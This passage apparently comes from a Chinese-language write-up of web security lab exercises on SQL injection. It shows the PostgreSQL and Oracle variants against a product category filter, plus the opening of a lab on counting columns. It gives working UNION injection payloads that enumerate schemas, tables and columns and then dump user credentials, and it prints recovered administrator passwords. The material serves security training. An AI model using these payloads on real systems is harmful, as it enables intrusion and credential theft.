
# 列出所有数据库,并排除系统库
-Lifestyle' union select datname,'123' from pg_database where datistemplate = false--+

注意: 在 PostgreSQL 中,默认仅能访问当前数据库,无法像 MySQL 一样直接跨库查询。

1
2
3
4
5
6
7

# 查询当前数据库模式
-Lifestyle' union select schema_name,'123' from information_schema.schemata--+

数据库
├── public(业务数据)
├── pg_catalog(系统核心)
└── information_schema(元数据)

其中 public 是业务数据所在的地方,需要重点关注该模式下的数据表。

1
2

# 查询 public 下的数据表
-Lifestyle' union select table_name,'123' from information_schema.tables where table_schema='public'--+


查询 users_yunvyq 表字段。

1
2
# 查询表字段内容
-Lifestyle' union select column_name,'123' from information_schema.columns where table_name='users_yunvyq' and table_schema='public'--+


读取表数据。

1
2
# 读取账号密码信息
-Lifestyle' union select username_jqmqtz,password_ssrmqp from users_yunvyq--+

通过 administrator 用户登录系统。

1
2
administrator
d90scq4ozw87skirdvhb

实验六:查询 Oracle 数据库的内容

提示: 产品类别筛选器存在 SQL 注入漏洞。查询结果会返回到应用程序的响应中,因此可以使用 UNION 攻击从其他表中检索数据。该应用程序具有登录功能,数据库中包含一个存储用户名和密码的表。需要确定该表的名称及其包含的列,然后检索该表的内容以获取所有用户的用户名和密码。

考察 Oracle 数据库 SQL 注入。

1
2
3
4
5
# 数据表列数为 2
Gifts' order by 2--+


# 判断数据回显位
-Gifts' union select 'admin','test' from dual--+

1
2
3
4
5
6
7
8
9
10
11
# 获取数据库名称
-Gifts' union select global_name,'test' from global_name--+

# 获取用户信息
-Gifts' union select user,'test' from dual--+

# 获取所有表信息
-Gifts' union select table_name,'test' from all_tables--+

# 获取当前用户表信息

-Gifts' union select table_name,'test' from user_tables--+


查询 USERS_UKSBDC 表字段信息。

1
2
# 获取表字段
-Gifts' union select column_name,'test' from user_tab_columns where table_name='USERS_UKSBDC'--+


查询登录用户名和密码。

1
2
# 获取表数据
-Gifts' union select USERNAME_MRBHKN,PASSWORD_DNCUEJ from USERS_UKSBDC--+

使用 administrator 密码登录系统。

1
2
administrator
9qr2orgi7eic4u3hhegy

实验七:UNION 联合注入,确定查询返回的列数

提示: 产品类别筛选器中存在 SQL 注入漏洞。查询结果会返回到应用程序的响应中,因此可以使用 UNION 攻击从其他表中检索数据。此类攻击的第一步是确定查询返回的列数。之后将在后续实验中使用此技术来构建完整的攻击。通过执行 SQL 注入 UNION 攻击来确定查询返回的列数,该攻击会返回一个包含空值的额外行。

